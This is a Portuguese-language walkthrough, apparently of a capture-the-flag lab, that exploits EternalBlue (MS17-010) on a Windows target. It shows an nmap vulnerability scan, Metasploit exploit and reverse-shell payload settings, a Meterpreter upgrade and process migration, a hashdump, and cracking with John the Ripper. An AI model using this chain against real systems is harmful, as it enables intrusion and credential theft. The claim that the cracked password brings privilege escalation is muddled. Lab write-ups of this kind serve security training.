ETERNAL BLUE

Hoje vou fazer a invasão de uma maquina com uma vulnerabilidade conhecida como "ETERNAL BLUE"

Primeiro temos apenas um IP alvo: 10.10.183.50

Como isso a primeira etapa se inicia, começamos com uma varredura com o nmap, com o seguinte comando: nmap -sV -vv --script vuln 10.10.183.50 onde:

1. nmap:

 É a ferramenta de varredura de rede utilizada para descobrir hosts, serviços e possíveis vulnerabilidades.

2.

-sV

 Ativa a detecção de versões dos serviços em execução nas portas abertas do alvo. Isso permite que o Nmap identifique não apenas quais serviços estão ativos, mas também suas versões específicas, o que é essencial para correlacionar vulnerabilidades conhecidas.

3.

-vv

 Define o nível de verbosidade como "muito alto". Isso significa que o Nmap fornecerá mais detalhes durante a execução da varredura, incluindo informações sobre cada etapa do processo.

4.

--script vuln

 $\,{}^{\circ}$ Especifica que o Nmap deve executar os scripts da categoria

vuln. Esses scripts fazem parte do *Nmap Scripting Engine* (NSE) e são projetados para detectar vulnerabilidades conhecidas em serviços identificados no alvo. Exemplos incluem

vulnerabilidades SMB (como EternalBlue), falhas em servidores HTTP, entre outras.

5.

10.10.183.50

· Representa o IP ou domínio do alvo que será analisado.

```
<u>-</u>
                                          root@scarab: /home/slow
Arquivo Ações Editar Exibir Ajuda
(root@ scarab)-[/home/slow]
nmap -sV -vv --script vuln 10.10.183.50
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-19 11:38 -03
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:38
Completed NSE at 11:38, 10.01s elapsed NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 11:38
Completed NSE at 11:38, 0.00s elapsed
Initiating Ping Scan at 11:38
Scanning 10.10.183.50 [4 ports]
Completed Ping Scan at 11:38, 0.34s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:38
Completed Parallel DNS resolution of 1 host. at 11:38, 0.01s elapsed
Initiating SYN Stealth Scan at 11:38
Scanning 10.10.183.50 [1000 ports]
Discovered open port 139/tcp on 10.10.183.50
Discovered open port 135/tcp on 10.10.183.50
Discovered open port 445/tcp on 10.10.183.50
Discovered open port 3389/tcp on 10.10.183.50
```

Essa visão só é possível graças à opção -vv, que detalha todo o processo. É uma execução rápida, e em breve teremos a análise completa.

```
STATE SERVICE
                                                                   REASON
                                                                                                        VERSION
135/tcp open msrpc syn-ack ttl 125 Microsoft Windows RPC
139/tcp open metbios-ssn syn-ack ttl 125 Microsoft Windows netbios-ssn
445/tcp open microsoft-ds syn-ack ttl 125 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open ms-wbt-server syn-ack ttl 125 Microsoft Terminal Service
    rdp-vuln-ms12-020:
VULNERABLE:
         MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
             State: VULNERABLE
IDs: CVE:CVE-2012-0152
             Risk factor: Medium CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.
             Disclosure date: 2012-03-13
                 http://technet.microsoft.com/en-us/security/bulletin/ms12-020
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
         MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
             State: VULNERABLE

IDs: CVE:CVE-2012-0002


Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)

Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the t
 argeted system.
             Disclosure date: 2012-03-13
Disclosure date: 2012-03-13
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
| http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp open msrpc syn-ack ttl 125 Microsoft Windows RPC
49153/tcp open msrpc syn-ack ttl 125 Microsoft Windows RPC
49154/tcp open msrpc syn-ack ttl 125 Microsoft Windows RPC
49158/tcp open msrpc syn-ack ttl 125 Microsoft Windows RPC
49158/tcp open msrpc syn-ack ttl 125 Microsoft Windows RPC
49160/tcp open msrpc syn-ack ttl 125 Microsoft Windows RPC
 Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
 Host script results:
  | samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms10-054: false
| smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
         VULNERABLE:
         VOLINERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs: CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms17-010).
             Disclosure date: 2017-03-14
```

Por fim, obtivemos uma análise completa e, para nossa surpresa, o alvo foi identificado como vulnerável ao EternalBlue.

```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
```

Agora é hora de utilizar o Metasploit. Ao executar o comando search, localizei o exploit adequado para ser utilizado.



Ao executar o comando show options, identificamos que é necessário definir tanto o RHOSTS quanto o payload a ser utilizado. Vamos começar configurando o RHOSTS.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.183.50
rhosts ⇒ 10.10.183.50
msf6 exploit(windows/smb/ms17_010_eternalblue) > □
```

Agora, vamos definir o payload que será utilizado para o ataque.

```
<u>msf6</u> exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
<u>msf6</u> exploit(windows/smb/ms17_010_eternalblue) > ■
```

Com tudo configurado, basta executar o exploit utilizando o comando exploit ou run.

Agora que temos acesso à máquina alvo, precisamos escalar privilégios. Para isso, colocamos a sessão em segundo plano usando Ctrl+Z. Antes disso, é necessário transformar nosso shell em um Meterpreter. Para isso, utilizaremos um módulo post-exploitation.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) >
```

Mais precisamente, utilizamos o módulo

post/multi/manage/shell_to_meterpreter com o comando use. Em seguida, definimos a sessão ativa usando o comando set session 1 para especificar a conexão que será convertida em Meterpreter.

```
<u>msf6</u> exploit(windows/smb/ms17_010_eternalblue) > t
<u>msf6</u> > use post/multi/manage/shell_to_meterpreter
                                                                            ) > back
                                                                         ) > show options
msf6 post(
Module options (post/multi/manage/shell_to_meterpreter):
                                                yes Start an exploit/multi/handler to receive the connection
no IP of host that will receive the connection from the payload (Will try to auto detect).
yes Port for payload to connect to.
yes The session to run this module on
     HANDLER true
    LHOST
LPORT 4433
                                               yes
yes
     SESSION
View the full module info with the info, or info -d command.
                                                                       r) > set session 1
                                                to meterpreter) > run
session ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.13.75.103:4433
[*] Post module execution completes
               module execution completed
                                                                    eter) >
 <u>msf6</u> post(
```

Após mudar de sessão, utilizamos o comando ps para listar os processos em execução e identificar o nome do processo em que estamos atualmente. Isso nos ajudará a determinar o contexto do sistema e decidir a melhor abordagem para escalar privilégios.

```
2936 684 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM meterpreter >
```

Após identificar o processo alvo, realizamos a migração para outro processo utilizando o comando adequado no Meterpreter. Isso nos permite escalar privilégios ou obter um acesso mais persistente e controlado ao sistema.

```
meterpreter > migrate 1304
[*] Migrating from 2892 to 1304...
[*] Migration completed successfully.
meterpreter >
```

Dentro do processo com privilégios elevados, executamos o comando hashdump no Meterpreter para exibir todos os hashes de senha dos usuários presentes no sistema. Isso nos permite obter credenciais e, potencialmente, realizar mais ações dentro da rede.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

Para quebrar o hash, começamos salvando o hash em um arquivo .txt. Isso pode ser feito copiando os hashes gerados pelo comando hashdump e colando em um arquivo de texto, por exemplo, hashes.txt. Depois, podemos usar o **John the Ripper** para tentar quebrar o hash.

```
(root@ scarab)-[/home/slow/Downloads]
# echo aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d > pass.txt
```

agora só executar o jonh com o seguinte comando john --format=nt --wordlist=/home/slow/Downloads/rockyou.txt pass.txt

Isso vai utilizar o arquivo **rockyou.txt** como wordlist para tentar quebrar o hash armazenado em **pass.txt**.

Com a execução do John the Ripper, conseguimos recuperar a senha: **alqfna22**. Agora, com a senha em mãos, podemos realizar novas ações no sistema, como acessar outras contas ou explorar mais a fundo a máquina comprometida.

Com a senha **alqfna22**, conseguimos realizar o escalonamento de privilégios no sistema, obtendo acesso a uma conta com mais permissões, o que nos permite executar comandos com privilégios elevados e ter um controle mais amplo sobre o sistema.